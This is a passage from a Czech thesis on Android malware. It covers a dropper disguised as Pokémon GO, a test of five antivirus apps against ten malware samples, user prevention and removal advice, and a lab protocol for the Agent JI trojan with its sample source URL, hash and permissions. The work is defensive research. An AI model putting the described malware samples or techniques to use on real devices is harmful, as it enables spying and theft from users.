Dumpsys: Ze souboru Dumpsys je možné určit činnosti přijímačů. Prvním z nich je NetWatcher, který přijímá zprávy o změně internetového připojení a dokončení bootu zařízení. Z toho vyplývá, že aplikace po připojení zařízení k internetu a také ihned po jeho spuštění vykonává svou činnost. Tou je s největší pravděpodobností navázání komunikace se vzdáleným serverem, která však nebyla v průběhu pokusu zaznamenána. Druhým přijímačem je CallReceiver. Ten čte data o zařízení a z názvu se dá usoudit, že se zaměřuje na příchozí hovory. V kombinaci s oprávněním nahrávání zvuku, které aplikace získala při instalaci, je velmi pravděpodobné, že aplikace při příjmu hovoru spustí nahrávání zvuku, které pak odesílá prostřednictvím internetu. Funkce obou přijímačů je možné blíže otestovat pomocí nástroje Drozer, který umožňuje aplikaci broadcast odeslat. K tomuto testu je však nutné znát parametry příslušných funkcí. Ty je možné získat z manuální analýzy zdrojového kódu.

Webový provoz: Při monitorování provozu nebyla zjištěna žádná komunikace související s provozem aplikace.

4.8.3 Odstranění malwaru ze zařízení

Dropper i malware je možné ze zařízení odinstalovat standardní uživatelskou cestou, ačkoli odinstalace malwaru je složitější v tom, že aplikace nemá zástupce na ploše a je třeba ji vyhledat v seznamu aplikací.

4.8.4 Závěr

Aplikace se shoduje se vzorkem, který zkoumali výzkumníci ze společnosti ClearSky Security. V rámci pokusu byla její vazba na společnost IEC (a na původní malware zaměřený na ni) rozpoznána pouze podle názvu hlavní aktivity dropperu.

Dropper se při instalaci maskuje za legitimní hru Pokémon GO a nevyžaduje po uživateli přístup k žádným oprávněním. To je velmi podezřelé, protože hra je založená na geografické poloze zařízení a také ke své činnosti využívá fotoaparát. Z těchto skutečností je už při

instalaci možné rozpoznat, že jde o škodlivou aplikaci. Funkcí dropperu je pouze spustit instalaci skrytého malwaru a nesnaží se nijak imitovat činnost legitimní aplikace. Jeho jedinou akcí v uživatelském prostředí (kromě instalace malwaru) je zobrazení chybové hlášky, ve které je uvedeno, že aplikace není kompatibilní s verzí operačního systému. Tato hláška má uživatele přimět k odinstalaci dropperu, čímž samozřejmě nedojde k odinstalaci škodlivé aplikace.

Malware se maskuje za zdánlivě legitimní službu Google Service a při instalaci požaduje mnoho citlivých oprávnění. Mezi nejrizikovější patří přístup ke kontaktům a účtům v zařízení, příjmu a odesílání SMS, přesměrování hovorů, nahrávání zvuku a k přístupu k SD kartě. V rámci pokusu nebyla identifikována přesná škodlivá činnost aplikace, což může souviset s tím, že její vývojář byl zadržen policii a aplikace nemůže komunikovat se vzdáleným řídícím serverem. Tato činnost byla identifikována v rámci analýzy aplikace, ale při monitorování provozu nebyla zachycena žádná data. Při analýze bylo také zjištěno, že se aplikace zajímá o událost přijetí hovoru a je velmi pravděpodobné, že chce při příchozím hovoru spustit nahrávání zvuku a pak tato data odeslat na vzdálený server.

5 TEST ANTIVIROVÝCH APLIKACÍ

Test podstoupí pět antivirů, které jsou popsány v teoretické části. K testu je použita sestava malwaru, která obsahuje tři aplikace analyzované v této práci a dalších 7 škodlivých aplikací. Cílem testu je ověřit a srovnat účinnost jednotlivých antivirů.

5.1 Použité antiviry

Aplikace jsou staženy z oficiálního obchodu Play ve verzi zdarma.

Tabulka 8: Seznam antivirů a verzí (zdroj: vlastní)

Název	Verze
Avast Antivir a ochrana mobilu 2018	6.1.3
AVG Antivirus 2018	5.9.5.1
Mobile Security & Antivirus	3.6.4
Kaspersky Mobile Antivirus	11.13.4.833
Norton Security & Antivirus	3.20.0.3291

5.2 Použitý malware

Škodlivé aplikace pocházejí ze serveru `GitHub.com`.

Tabulka 9: Seznam zkušebního malwaru (zdroj: vlastní)

Název	Typ
Agent JI	Trojan-Downloader
SLocker	Trojan-Ransomware
Operation Electric Powder	Trojan-Dropper
FakeSnapchat	Trojan-Adware
GhostCtrl	Backdoor
Godless	Exploit
Judy	Trojan-Clicker
Rootnik	Exploit
SpyDealer	Trojan-Spy
Xavier	Trojan-Spy

5.3 Postup testu

Test bude proveden pro každou antivirovou aplikaci zvlášť. Nejdříve bude nainstalována antivirová aplikace a následně budou jednotlivě instalovány škodlivé aplikace. Hodnocení bude probíhat na základě toho, jestli antivir dokáže malware identifikovat a zabránit v jeho instalaci.

Postup:

1. Nainstalujte do zařízení antivirovou aplikaci prostřednictvím uživatelského prostředí nebo ADB.
   a) Zkopírujte aplikace do úložiště zařízení, vyhledejte soubory v zařízení prostřednictvím *správce souborů* a nainstalujte je.
   b) Použijte příkaz `adb install <název souboru>`.
2. Stejným způsobem postupně instalujte malware.
3. Sledujte, jestli antivirová aplikace dokáže škodlivý obsah identifikovat a zabránit v instalaci aplikace.

5.4 Výsledky testu

Tabulka 10: Výsledky testu antivirů (zdroj: vlastní)

	Avast	AVG	ESET	Kaspersky	Norton
Agent JI	ANO	ANO	ANO	ANO	ANO
SLocker	ANO	ANO	ANO	ANO	ANO
Operation Electric Powder	ANO	ANO	ANO	ANO	ANO
FakeSnapchat	NE	NE	NE	NE	NE
GhostCtrl	NE	NE	ANO	ANO	ANO
Godless	NE	NE	ANO	ANO	ANO
Judy	NE	NE	ANO	ANO	ANO
Rootnik	ANO	ANO	ANO	ANO	ANO
SpyDealer	ANO	ANO	ANO	ANO	ANO
Xavier	ANO	ANO	ANO	NE	ANO

5.5 Závěr testu

Při testu se ukázalo, že většina antivirových aplikací dokáže spolehlivě detekovat malware. Výjimkou jsou antiviry Avast a AVG, které detekovaly škodlivý obsah pouze u 60 % aplikací, a přitom patří k těm vůbec nejpopulárnějším na trhu. Zajímavé také je, že výsledky obou antivirů jsou naprosto shodné, což nepochybně souvisí s tím, že patří pod jednu společnost a pracují na stejném algoritmu.

Ani jedné antivirové aplikaci se nepodařilo identifikovat malware FakeSnapchat, který patří do kategorie Trojan-Adware a jeho škodlivou činností je zobrazování reklamy. Tento druh malwaru je velmi obtížně detekovatelný, ale zároveň je téměř neškodný.

Dále bylo zjištěno, že každá aplikace rozpoznává typ malwaru jinak. To je dáno použitím rozdílných algoritmů používaných k detekci škodlivého kódu. Při klasifikaci malwaru se opět ukázalo, že antivirové aplikace Avast a AVG rozpoznávají jejich typy naprosto stejně a používají i stejnou syntaxi názvů.

Je třeba mít na paměti, že použité vzorky malwaru jsou až rok staré a antivirové aplikace by je měly dávno znát a měly by být schopné je detekovat už podle hash otisku. Zůstává tak otázkou, jak jsou antiviry schopné detekovat novější či aktuální hrozby, jejichž vzorky se velmi obtížně získávají.

6 PREVENCE A ODSTRANĚNÍ MALWARU

Při sestavování zásad prevence ochrany před malwarem a postupů, jak malware ze zařízení odstranit byly použity jak poznatky získané při tvorbě práce, tak i poznatky získané tříletou praxí autora v servisu mobilních zařízení.

6.1 Prevence

1. Stahujte a instalujte aplikace pouze z oficiálního obchodu Play.

Aplikace v oficiálním obchodu prochází schvalovacím procesem a jsou kontrolovány antivirovou službou Google Play Protect. Tento systém sice nedokáže zachytit úplně všechny škodlivé aplikace, ale výrazně snižuje riziko infikování zařízení. Alternativní obchody s aplikacemi nedisponují takovou mírou zabezpečení a riziko, že se v jejich katalogu vyskytuje malware, je výrazně vyšší.

Uživatelé by se rozhodně měli vyvarovat instalace aplikací, které pocházejí z webových stránek nebo z různých webových fór, ať už se tváří sebeseriózněji, protože u těchto zdrojů je kontrola prakticky nulová. V současné době se ve velké míře používají k šíření malwaru podvodné webové stránky, které se maskují za legitimní aplikace a služby. Ty jsou však vždy distribuovány pouze prostřednictvím oficiálního obchodu.

2. Ověřte si, odkud aplikaci stahujete.

Jak bylo řečeno v předchozím bodu, malware je často distribuován prostřednictvím podvodných webových stránek. Ty mohou mít i podobu oficiálního obchodu Play a uživatelé jsou tak v domnění, že nejsou v ohrožení. Tento podvod je poměrně snadné odhalit, pokud si uživatel ověří, že se opravdu nachází v aplikaci obchodu Play, a ne ve webovém prohlížeči (například pomocí správce úloh).

Může se také stát, že některé legitimní aplikace z nějakého důvodu nejsou připuštěny do oficiálního obchodu a uživatel si je musí stáhnout a nainstalovat z jejich stránek nebo z alternativních obchodů. Ačkoli by se uživatelé měli této činnosti vyvarovat, tak pokud je to naprosto nevyhnutelné, měli by si vždy důkladně ověřit, že jde opravdu o oficiální stránku a před instalací aplikaci prověřit antivirovým softwarem.

3. Před instalací aplikaci prověřte antivirovým software v zařízení nebo online.

Kontrolou by měly projít zejména aplikace nepocházející z oficiálního obchodu, ale i ty, které z něj pochází. Antivirový software bohužel není na platformě Android tak efektivní,

jako na klasických počítačích, ale i přes to dokáže velkou část malwaru identifikovat a zneškodnit. Antivirové aplikace jsou založeny zejména na identifikaci již známých hrozeb a samy dokážou jen velmi obtížně nalézt hrozbu novou. Proto ani ony nedokážou 100 % zařízení ochránit, ale výrazně snižují riziko infikování.

Je také možné využít online analyzátory, které dokáží analyzovat aplikaci větším množstvím antivirů najednou. Mezi ně patří například software VirusTotal. Ten je dostupný zdarma a dokáže najednou otestovat aplikaci až 63 antiviry. Díky tomu se může uživatel mnohem lépe rozhodnout, jestli je aplikace bezpečná, protože má k dispozici větší množství informací než při použití jediné antivirové aplikace.

4. **Pečlivě zvažte zapnutí instalace aplikací z neznámých zdrojů.**

Instalace aplikací z neznámých zdrojů je standardně u všech zařízení vypnutá. Zapnout by se měla, pokud si je uživatel naprosto jistý, že se nechystá nainstalovat škodlivou aplikaci. Po nainstalování aplikace je nutné instalace opět zakázat, protože v případě instalace další aplikace, která může být škodlivá už nebude uživatel o jejím původu varován.

5. **Pečlivě zvažte požadovaná oprávnění.**

Požadovaná oprávnění aplikace jsou významným ukazatelem, podle kterého mohou i nezkušení uživatele identifikovat potenciálně škodlivou aplikaci. Při posuzování oprávnění je třeba se zaměřit na to, jestli oprávnění opravdu souvisí s funkcí aplikace a v případě pochyb jí otestovat antivirovým softwarem nebo najít alternativu.

6. **Pečlivě zvažte přidělení práva správce zařízení.**

Přidělením práva správce zařízení získá aplikace výrazně větší možnosti práce se zařízením, a to zejména v souvislosti s oprávněními k přístupu k funkcím zařízení. Tato práva by měla být přidělována pouze aplikacím, o kterých si je uživatel naprosto jistý, že nejsou škodlivé a požadavek o přístupu k těmto právům je oprávněný a souvisí s funkcí aplikace (například v případě některých antivirových aplikací).

7. **Při zadávání citlivých dat si ověřte, že je zadáváte do správné aplikace.**

Malware se často maskuje za legitimní aplikace, které má uživatel v mobilu již nainstalované (například aplikace internetového bankovnictví). Pokud aplikace žádá o zadání citlivých dat (jako jsou například údaje o platební kartě, přihlašovací údaje apod.), měl by si uživatel vždy ověřit, že je zadává do správné aplikace, a ne do její napodobeniny. To je možné provést například prostřednictvím správce úloh. Uživatelé by také měli mít na paměti, že ve většině

případů je legitimní aplikace žádá o zadání dat pouze při jejich používání a dialogy nejsou vyvolávány, když aplikace není aktivní.

8. Pravidelně zálohujte data.

Záloha dat je základním ochranným prvkem všech počítačových systémů a u mobilních zařízení to platí dvojnásobně. Uživatelé mívají ve svých zařízeních uložené velké množství fotografií, kontaktů, důležitých zpráv apod. a jejich ztráta může způsobit nejen citovou, ale i finanční újmu. Tato data se dají snadno použít k vydírání uživatele (například jejich zašifrováním a požadavku na zaplacení výkupného k jejich dešifrování), ale také mnoho škodlivých aplikací způsobí, že je zařízení nepoužitelné a jedinou možností, jak jej uvést do funkčního stavu je obnovením továrních dat, čímž dojde k vymazaní veškerého uživatelského obsahu v zařízení. Sám operační systém Android nabízí možnost pravidelné zálohy dat a je jen na uživateli, jestli tuto funkci využije. Navíc existuje i mnoho aplikací, které zálohu umožňují.

9. Pečlivě zvažte root zařízení.

Při rootu zařízení získá uživatel přístup k účtu s nejvyššími právy v systému, a to s sebou nese bezpečnostní výhody i nevýhody. Výhodou je, že pokud dojde k infikování zařízení, je možné mnohem lépe odstranit škodlivou aplikaci, případně je možné ze zařízení zachránit více dat, a i antivirové programy budou méně omezeny ve své funkci. Naopak velkou nevýhodou je, že malware může mnohem snadněji získat přístup k tomuto účtu a zneužít jeho práva ke škodlivé činnosti a pokud se zařízení dostane do nepovolaných rukou, tak je z něj možné získat mnohem více dat. Uživatelé by měli před provedením rootu pečlivě zvážit tyto bezpečnostní otázky a v případě, že root provedou, tak si musí dávat daleko větší pozor na to, jaké aplikace instalují.

10. Pečlivě zvažte zapnutí USB ladění.

Zapnutí vývojářského režimu a USB ladění s sebou nese stejně jako root zařízení bezpečnostní výhody i nevýhody. Mezi výhody patří možnost většího přístupu k zařízení, a tak při jeho infikování je možné malware efektivněji odstranit a zachránit důležitá data. Nevýhodou je, že k zařízení mohou získat větší přístup i nepovolané osoby a zneužít ho, případně v ojedinělých případech může dojít k infikování zařízení prostřednictvím malwaru v počítači. Každé spojení s počítačem prostřednictvím USB ladění je třeba autorizovat ze zařízení, a proto je riziko, že dojde k jeho zneužití cizí osobou malé. Uživatelé by měli zvážit, zdali by jim toto řešení mohlo v krizových situacích pomoci nebo spíše uškodit.

6.2 Odstranění malwaru

1. Odinstalace.

Standardní odinstalace aplikace se provádí v uživatelském prostředí přesunutím zástupce aplikace na tlačítko odinstalovat nebo prostřednictvím seznamu aplikací v nastavení.

2. Odstranění antivirem.

Odinstalace antivirovou aplikací je ve většině případu prováděna automaticky se souhlasem uživatele a k jejímu provedení se používá standardní uživatelská odinstalace.

3. Odinstalace v nouzovém režimu.

V nouzovém režimu dochází pouze ke spuštění aplikací v recovery oddílu. Díky tomu je možné odinstalovat aplikace, které komplikují nebo naprosto znemožňují práci se zařízením, případně zabraňují ve své odinstalaci. Do nouzového režimu je možné se dostat dvěma způsoby:

Způsob 1:

1. V uživatelském prostředí vyvolejte nabídku vypnutí přidržením vypínacího tlačítka.
2. Dlouze stiskněte položku *vypnout*.
3. Zobrazí se dialog, ve kterém potvrďte, že chcete zařízení uvést do nouzového režimu.
4. Zařízení se restartuje a po opětovném spuštění se nacházíte v nouzovém režimu.

Způsob 2:

1. Vypněte zařízení.
2. Pomocí stisku kombinace kláves (nejčastěji vypínacího tlačítka + zeslabení hlasitosti; ne všechna zařízení používají stejnou kombinaci a často je třeba nahlédnout do manuálu) přejděte do úsporného režimu.

O tom, že je zařízení v nouzovém režimu je uživatel informován pomocí textu v levém dolním rohu.

4. Odinstalace prostřednictvím ADB.

Aplikace je možné odinstalovat i prostřednictvím ADB. V tomto případě musí být v zařízení povoleno USB ladění. K odinstalaci aplikace se používá příkaz `adb uninstall <název balíčku>`. Tento způsob je možné využít u aplikací, které nejdou odinstalovat předchozími

způsoby. Pokud aplikace stále zabraňuje v odinstalaci, je možné jí příkazem `adb shell am kill <název balíčku>` vypnout a pokusit se ji odinstalovat znovu.

5. **Obnovení továrních dat.**

Obnovení továrních dat je poslední možností, jak malware ze zařízení odstranit. Při tomto procesu dojde k odstranění všech uživatelských dat, a proto pokud je to možné, mělo by dojít k jejich záloze. Proces obnovení probíhá tak, že se zkopírují data z recovery oddílu do oddílu aktivního systému a systém je tak zcela v původním stavu. Uživatelské obnovení dat je možné provést prostřednictvím: *Nastavení – Zálohování a restart – Obnovení továrních dat*.

6. **Obnovení továrních dat přes recovery mód.**

Pokud je zařízení naprosto nepoužitelné nebo nejde spustit, je možné provést obnovu továrního nastavení prostřednictvím recovery módu. Přístup k tomuto módu je u každého zařízení jiný, ale zpravidla se používá kombinace tlačítek vypnutí a zesílení hlasitosti (při vypnutém zařízení). Jakmile zařízení nabootuje do recovery módu je možné pomocí tlačítek ovládání hlasitosti přejít k obnovení továrních dat.

ZÁVĚR

V teoretické části byla popsána platforma Android a způsoby jejího zabezpečení, které je řešeno ve třech úrovních – systémové, aplikační a uživatelské. Podle zjištěných skutečností se dá říci, že platforma je dobře zabezpečena, ale stejně jako u většiny ostatních systému nejvíce záleží na uživateli. Ten je nejslabším prvkem zabezpečovacího systému a pro zvýšení bezpečnosti je nutné, aby byl opatrný a dobře seznámený s bezpečnostními zásadami a riziky. Z toho důvodu byly v závěru praktické části stanovena doporučení, která mají zvýšit povědomí o problematice mezi uživateli a pomoci s prevencí proti škodlivým aplikacím.

Dále byly popsány a klasifikovány škodlivé aplikace zaměřené na platformu, včetně detailnějšího popisu tří aplikací, které byly analyzovány v praktické části. Ukázalo se, že nejrozšířenějším typem malwaru jsou Trojany, s podílem přes 99 %. Tento typ se často maskuje za legitimní aplikace, jeho škodlivá činnost bývá uživateli skryta a cílem je ve většině případů krádež informací. K šíření škodlivých aplikací se stále častěji používají podvodné webové stránky a další formy phisingu. Rizikové jsou i neoficiální obchody s aplikacemi a ani oficiální obchod Play není naprosto bezpečný, ačkoli riziko výskytu škodlivých aplikací je v něm výrazně nižší.

Po malwaru byl popsán i princip antivirových aplikací. Bylo zjištěno, že oproti klasickým počítačovým systémům mají antiviry na platformě Android velmi omezené možnosti, jak se škodlivými aplikacemi bojovat. To je zapříčiněno bezpečnostními prvky systému, konkrétně sandboxingem a systémem řízení oprávnění. Díky nim antiviry nemohou sledovat chování ostatních aplikací v reálném čase a ani nemohou přistupovat k jejich souborům. Antivirové aplikace jsou tak často doplněny dalšími funkcemi, mezi které patří například ochrana proti krádeži, optimalizace výkonu nebo blokace hovorů.

Praktická část se věnuje testům škodlivých aplikací a antivirů na reálném zařízení. Na začátku je uveden seznam všech softwarových nástrojů potřebných k testování, včetně návodů na jejich instalaci, konfiguraci a spuštění. Ty jsou navíc doplněny řešením problémů, které se při sestavování návodů vyskytly. Smyslem návodů je ulehčit a jasně popsat konfiguraci pracovní stanice a zařízení.

Po popisu softwarových nástrojů následuje popis kroků jednotlivých analýz. Při stanovení postupů bylo vycházeno z reálných analýz, které zpracovávají antivirové společnosti. Každý pokus se věnuje jinému způsobu analýzy aplikace. Cílem je popsat, jakými způsoby je možné získat informace jak z aplikace, tak i ze zařízení.

Při pokusech byly zjištěny některé způsoby, jak škodlivé aplikace rozpoznat, jak škodlivé aplikace fungují, jaké prostředky zneužívají nebo jak se snaží zabránit své odinstalaci. Z každého pokusu byl vyhotoven protokol obsahující všechny zjištěné skutečnosti.

Po otestování malwaru bylo otestováno i pět nejpopulárnějších antivirových aplikací v tuzemsku. Testovacím vzorkem bylo 10 škodlivých aplikací a ukázalo se, že antiviry poskytují poměrně spolehlivou ochranu. Zajímavé je, že dvě vůbec nejpopulárnější aplikace Avast a AVG vyšly z testu s nejhorší úspěšností 60 %.

V závěru praktické části byly stanoveny a popsány zásady prevence před infikování zařízení malwarem a také způsoby, kterými je možné škodlivé aplikace ze zařízení odstranit.

SEZNAM POUŽITÉ LITERATURY

[1] MAHALIK, Heather. *Practical mobile forensics*. Second edition. Birmingham: Packt Publishing, 2016. Community experience distilled. ISBN 978-1-78646-420-0.

[2] JIANG, Xuxian a Yajin ZHOU. *Android malware*. New York: Springer, 2013. SpringerBriefs in computer science. ISBN 978-1-4614-7393-0.

[3] VERMA, Prashant a Akshay DIXIT. *Mobile Device Exploitation Cookbook*. Birmingham: Packt Publishing, 2016. ISBN 978-1-78355-872-8.

[4] TAMMA, Rohit a Donnie TINDALL. *Learning Android Forensics*. Birmingham: Packt Publishing, 2015. ISBN 978-1-78217-457-8.

[5] MAKAN, Keith a Scott ALEXANDER-BOWN. *Android Security Cookbook*. Birmingham: Packt Publishing, 2013. ISBN 978-1-78216-716-7.

[6] KOTIPALLI, Srinivasa Rao a Mohammed A. IMRAN. *Hacking Android*. Birmingham: Packt Publishing, 2016. ISBN 978-1-78588-314-9.

[7] Mobile Operating System Market Share Worldwide: Dec 2016 - Dec 2017. *StatCounter: Global Stats* [online]. 12/2017 [cit. 2018-01-08]. Dostupné z: http://gs.statcounter.com/os-market-share/mobile/worldwide

[8] Bytecode. *Techopedia* [online]. [cit. 2018-01-08]. Dostupné z: https://www.techopedia.com/definition/3760/bytecode

[9] History. Android [online]. [cit. 2018-01-15]. Dostupné z: https://www.android.com/history/

[10] Dashboards. *Android Developers* [online]. [cit. 2018-01-15]. Dostupné z: https://developer.android.com/about/dashboards/index.html

[11] What is UNIX?. *The Open Group* [online]. 2015 [cit. 2018-05-15]. Dostupné z: http://www.unix.org/what_is_unix.html

[12] BEAL, Vangie. API - application program interface. *Webopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.webopedia.com/TERM/A/API.html

[13] Broadcasting. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/6271/broadcasting

[14] Number of available applications in the Google Play Store from December 2009 to December 2017. *Statista* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.statista.com/statistics/266210/number-of-available-applications-in-the-google-play-store/

[15] DE LOOPER, Christian. Google took down more than 700,000 apps from the Play Store in 2017. *Digital Trends* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.digitaltrends.com/mobile/google-play-security-2017/

[16] Machine Learning. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/8181/machine-learning

[17] Creating Better User Experiences on Google Play. *Android Developers Blog* [online]. 2015 [cit. 2018-05-15]. Dostupné z: https://android-developers.googleblog.com/2015/03/creating-better-user-experiences-on.html

[18] AndroidOS.FakePlayer. *Symantec Security Center* [online]. 2010 [cit. 2018-05-15]. Dostupné z: https://www.symantec.com/security-center/writeup/2010-081100-1646-99

[19] Zero-Day Exploit. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.symantec.com/security-center/writeup/2010-081100-1646-99

[20] SECURITY REPORT 2016/17. *AV-TEST* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.av-test.org/fileadmin/pdf/security_report/AV-TEST_Security_Report_2016-2017.pdf

[21] LUEG, Christian. 8,400 new Android malware samples every day. *G Data Security Blog* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.gdatasoftware.com/blog/2017/04/29712-8-400-new-android-malware-samples-every-day

[22] UNUCHEK, Roman, Fedor SINITSYN, Denis PARINOV a Alexander LISKIN. IT threat evolution Q3 2017. Statistics. *Secure List* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://securelist.com/it-threat-evolution-q3-2017-statistics/83131/

[23] Trojan-Spy:Android/Smforw. *F-Secure* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.f-secure.com/v-descs/trojan-spy_android_smforw.shtml

[24] Trojan-Spy:Android/Sscul. *F-Secure* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.f-secure.com/v-descs/trojan-spy_android_sscul.shtml

[25] What is Android Banking Trojan? Know about virus that attacked SBI, HDFC, 230 other banking apps. *Financial Express* [online]. 2018 [cit. 2018-05-15]. Dostupné z:

https://www.financialexpress.com/industry/technology/what-is-android-banking-trojan-know-about-virus-that-attacked-sbi-hdfc-230-other-banking-apps/1004525/

[26] Keylogger. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/4000/keylogger

[27] Phishing. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/4049/phishing

[28] PAGANINI, Pierluigi. Multi-Stage Android/TrojanDropper.Agent.BKY Malware bypasses Google Play detection once again. *Security Affairs* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://securityaffairs.co/wordpress/65608/malware/trojandropper-android-malware.html

[29] Trojan-Downloader:Android/RootSmart. *F-Secure* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.f-secure.com/v-descs/trojan-downloader_android_root-smart.shtml

[30] Trojan-Downloader:Android/FakeVideo. *F-Secure* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.f-secure.com/v-descs/trojan-downloader_android_fakevideo.shtml

[31] DoubleLocker: Innovative Android Ransomware. *We Live Security* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.welivesecurity.com/2017/10/13/doublelocker-innovative-android-malware/

[32] FISHER, Dennis. New SMS Trojan Targeting Android Users. *Threatpost* [online]. 2011 [cit. 2018-05-15]. Dostupné z: https://threatpost.com/new-sms-trojan-targeting-android-users-071111/75414/

[33] RUIZ, Fernando. Android Click-Fraud App Repurposed as DDoS Botnet. *McAfee Securing Tomorrow* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://securingtomorrow.mcafee.com/mcafee-labs/android-click-fraud-app-repurposed-ddos-botnet/

[34] Botnet. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/384/botnet

[35] Distributed Denial of Service (DDoS). *McAfee Securing Tomorrow* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/10261/distributed-denial-of-service-ddos

[36] New AndroRAT Exploits Dated Privilege Escalation Vulnerability, Allows Permanent Rooting. *Trend Micro Blog* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://blog.trendmicro.com/trendlabs-security-intelligence/new-androrat-exploits-dated-permanent-rooting-vulnerability-allows-privilege-escalation/

[37] CIMPANU, Catalin. Chinese Backdoor Still Active on Many Android Devices. *Bleeping Computer* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.bleepingcomputer.com/news/security/chinese-backdoor-still-active-on-many-android-devices/

[38] Trojan-Downloader:Android/FakeVideo. *F-Secure* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.f-secure.com/v-descs/worm_android_samsapo.shtml

[39] New Android Downloader Masquerading as Flash Player Update – ESET Discovery. *ESET* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.eset.com/za/about/newsroom/press-releases-za/research/new-android-downloader-masquerading-as-flash-player-update-eset-discovery-1/

[40] QIN, Ford. SLocker Mobile Ransomware Starts Mimicking WannaCry. *Trend Micro Blog* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://blog.trendmicro.com/trendlabs-security-intelligence/slocker-mobile-ransomware-starts-mimicking-wannacry/

[41] Operation Electric Powder – Who is targeting Israel Electric Company?. *Clear Sky Security* [online]. 2017 [cit. 2018-05-15]. Dostupné z: https://www.clearskysec.com/iec/

[42] Avast Acquisitions. *Crunchbase* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.crunchbase.com/organization/avast

[43] Man-in-the-Middle Attack (MITM). *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/4018/man-in-the-middle-attack-mitm

[44] Sniffer. *Techopedia* [online]. 2018 [cit. 2018-05-15]. Dostupné z: https://www.techopedia.com/definition/4113/sniffer

[45] Daemon Definition. *Linux Information Project* [online]. 2005 [cit. 2018-05-15]. Dostupné z: http://www.linfo.org/daemon.html

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

DVM	Dalvik Virtual Machine
RAM	Random Access Memory
ROM	Read Only Memory
USB	Universal Serial Bus
SD	Secure Digital
HTML	Hypertext Markup Language
APK	Application Package Kit
JAR	Java ARchive
API	Application Programming Interface
SMS	Short Message Service
UID	Unique Identifier
CM	Context Manager
DNS	Domain Name Service
NFC	Near Field Communication
IT	Informační Technologie
PIN	Personal Identification Number
GPS	Global Positioning System
SIM	Subscriber Identity Module
AES	Advanced Enryption Standard
ADB	Android Debug Bridge
IMEI	International Mobile Equipment Identity
DDoS	Distributed Denial of Service
MD5	Message Digest 5
SDK	Software Development Kit

SEZNAM OBRÁZKŮ

SEZNAM SCHÉMAT

SEZNAM TABULEK

SEZNAM PŘÍLOH

PŘÍLOHA P I: PROTOKOL POKUSU Č. 1 – AGENT JI

Vypracoval:	Bc. Daniel Réda
Datum:	24.3.2018
POUŽITÝ HARDWARE	
Pracovní stanice:	HP 250 G5 (W4M89EA)
▪ Operační systém:	Windows 10 Home, 64 bit
Zařízení:	LG H440n
▪ Operační systém:	6.0
POUŽITÝ SOFTWARE	
Název	Verze
Android Studio	3.0.1
Androguard	3.2
APKTool	2.3.1
PSPad	4.6.1
dex2jar	2.0
BurpSuite CE	1.7.33
Wireshark	2.4.3
POUŽITÝ MALWARE	
Identifikace:	Trojan Downloader: Agent JI
Zdroj:	http://github.com/ashishb/android-malware/blob/master/TrojanDownloader.Agent.JI
Název souboru:	AgentJI.apk
Velikost souboru:	198 800 b
MD5 hash souboru:	790A62A841927F4EC1E0675A590C56D1

Stav zařízení: Zařízení je v továrním nastavení a není vložena SIM ani SD karta. Do systému je přihlášen falešný uživatel účtem Google. V zařízení bylo dále vytvořeno několik falešných kontaktů a je v něm nainstalovaná aplikace TeamViewer Quick Support z oficiálního obchodu.

SCREENSHOTY Z NÁSTROJE ANDROGUARD:

Název balíčku:

```
In [4]: a.get_package()
Out[4]: 'cosmetiq.fl'
```

Název aplikace:

```
In [5]: a.get_app_name()
Out[5]: 'Google Play Services'
```

Hlavní aktivita aplikace:

```
In [6]: a.get_main_activity()
Out[6]: 'cosmetiq.fl.services.LaunchActivity'
```

Další aktivity aplikace:

```
In [7]: a.get_activities()
Out[7]:
['cosmetiq.fl.services.LaunchActivity',
 'cosmetiq.fl.services.IncomeSMSActivity',
 'o.''',
 'o.-',
 'o.CON']
```

Seznam oprávnění:

```
In [10]: a.get_permissions()
Out[10]:
['android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.READ_CONTACTS',
 'android.permission.DEVICE_POWER',
 'android.permission.USES_POLICY_FORCE_LOCK',
 'android.permission.RECEIVE_SMS',
 'android.permission.READ_SMS',
 'android.permission.WAKE_LOCK',
 'android.permission.WRITE_SMS',
 'android.permission.READ_PHONE_STATE',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.INTERNET',
 'android.permission.SEND_SMS',
 'android.permission.GET_TASKS',
 'android.permission.WRITE_SETTINGS',
 'android.permission.VIBRATE',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.CHANGE_WIFI_STATE',
 'android.permission.CHANGE_NETWORK_STATE',
 'android.permission.SYSTEM_ALERT_WINDOW',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.READ_EXTERNAL_STORAGE']
```

POPIS POŽADOVANÝCH OPRÁVNĚNÍ:

